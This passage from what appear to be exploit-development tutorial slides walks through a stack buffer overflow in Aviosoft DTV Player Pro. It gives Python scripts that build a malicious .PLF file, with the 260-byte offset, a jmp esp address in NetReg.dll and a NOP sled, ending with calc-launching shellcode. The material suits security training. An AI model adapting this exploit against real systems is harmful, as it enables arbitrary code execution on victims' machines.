2   import os
3   import struct
4   file="crash-me02.PLF"
5   print "Creating Stack BOF expoit. \n"
6   f=open(file,"w")
7   buff="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
8   try:
9       f.write(buff)
10      f.close()
11      print "PLF File created"
12  except:
13      print "File cannot be created"
```



- Replacing "A"*1000 with pattern generated by mona.
- Now open "crash-me02.PLF" file and open with AviSoft DTV(Already attached with debugger) . So the application crashed again but with mona's Cycling pattern instead "AAAAAA..." .
- So we need to take note of EIP value. In our case it is "37694136" :

Determining the buffer size to write exactly into EIP (IV)

- we need to figure out the exact bytes to overwrite EIP using mona.
  - !mona pattern_offset 37694136





```
1  import sys
2  import os
3  import struct
4  file="crash-me03.PLF" #Creat an File
5  print "Creating Stack BOF expoit. \n"
6  f=open(file,"w")
7  buff="A" * 260 # Found by mona
8  EIP="BBBB" #4 Bytes to overwrite EIP
9  buff2="C" * 736 # later will replace
10 try:
11     f.write(buff+EIP+buff2)
12     f.close()
13     print "PLF File created"
14 except:
15     print "File cannot be created"
```

- We need 260 bytes to overwrite stack and we need more 4 bytes to overwrite EIP (260+4=264 bytes)
- Once again lets open 03.py python script with notepad++ and modify line 7 , 8 and 9 as shown in the above python script.
- Replace the patter with 260 bytes "A" and more 4 bytes to overwrite EIP with "BBBB" then 736 bytes (1000-264). If first junk(260 bytes) length is okay then EIP will be "BBBB"=>0x42424242.

Determining the buffer size to write exactly into EIP (V)

- EIP is 42424242=BBBB and ESP(Stack Pointer) is contains CCCC..
- In Immunity debugger, you can see the contents of the stack at ESP by looking at the lower right hand window.
- But here we can see another problem that after EIP some "CCCC":



- We really need to jump over these nasty junk.

Sum up

- Our exploit buffer so far looks like this:

Buffer	EIP	Junk	ESP
A * 260	BBBB	CCCCCCCC--C	CCCCCCCCCCCCCCCCC---C
414141414141 --- 41	42424242	4343434343 ---43	434343434343434343---43
260 bytes	4 bytes	16 bytes	


- We need to find the right EIP address to redirect our execution in to ESP address.

- Our Next goal will be:
  - Replacing "BBBB" with valid pointer(Pointer to ESP and ESP will hold shellcode)
  - Solving an(CCCC... after EIP) easy problem.
  - Replacing "CCCCCC..." with real shellcode.

Find EIP(I)

We are going to find EIP from application's DLL **(**Aviosoft DTV)

- We use mona => !mona jmp -r esp (Be patient it will take 1 min searching JMP EIP)
- It will create a file called "jmp.txt" in "..\mona\AviosoftDTV" and which contains following possible addresses:
- Here we use **0x6411a7ab** address which is found in line 223 (when we open the jmp.txt file using notepad++)
- You can search (Ctrl + g) line number



Find EIP(II)


- We need to modify the script replace the address in EIP variable instead "BBBB".
  - Open 04.py with notepad++ and edit line 8 and 9 as follows:


```
4   file="crash-me03.PLF" #Creat an File
5   print "Creating Stack BOF expoit. \n"
6   f=open(file,"w")
7   buff="A" * 260 # Found by mona
8   EIP="\xab\xa7\x11\x64"# EIP 0x6411a7ab : jmp esp |  {PAGE_EXECUTE_READWRITE} [NetReg.dll] ASLR: False,
    (C:\Program Files\Aviosoft\Aviosoft DTV Player Pro\NetReg.dll)
9   nop="0x90" * 100 # more nops before reaching to shellcode
10  buff2="C" * 736 # Will replace wuth real shellcode
```


- We should remember that windows uses little endian notation , means we need reverse the address so EIP should become 0**x6411a7ab=>"\xab\xa7\x11\x64**".
- Remember that there was a nasty junk b/n EIP and ESP now we filled with 100 nop (0x90 no opration just to pass the execution ….)
- It's good idea to use some nops (0x90) before and after our shellocde.

Verify JMP EIP(I)

- Run the 04.py script (python 04.py)
- Setting breakpoint at EIP address **0x6411a7ab** to make sure that our exploit is reaching to the right address.
- Run the application through debugger
  - Right click>>Go to >>Expression








- When new window will pop up , search the EIP address

Verify JMP EIP(II)

Now press F2. It may warn you about break pointing to this address but you can ignore the warning


- Now open crash-me04.PLF with debugger




- We notice that EIP contains our correct address as expected
- What is next?
  - Let's put real shellcode instead "CCCCCCCCCC---"
  - Since ESP contains "CCCC ---" we put our shellcode in ESP

Execute shellcode

- There is calc pop up shellcode inside your working directory called "shellcode.txt" open it
- Open exploit.py and copy paste your shellocde in line 9.
- Run expoit.py script (python exploit.py)
- It will create "exploit-me.PLF" , open it with AviSoft DTV and it will execute calc.exe





Game Over!!!!

For More details

- Notes: -
  - Exploit writing is much more about research. Without researching it is not possible to be an exploit writer.
  - If you want to learn more about exploit development(In details):
    - https://www.fuzzysecurity.com
    - https://www.corelan.be
    - https://www.exploit-db.com

Questions?

E-mail: vulnexplo@gmail.com

Thank you!!!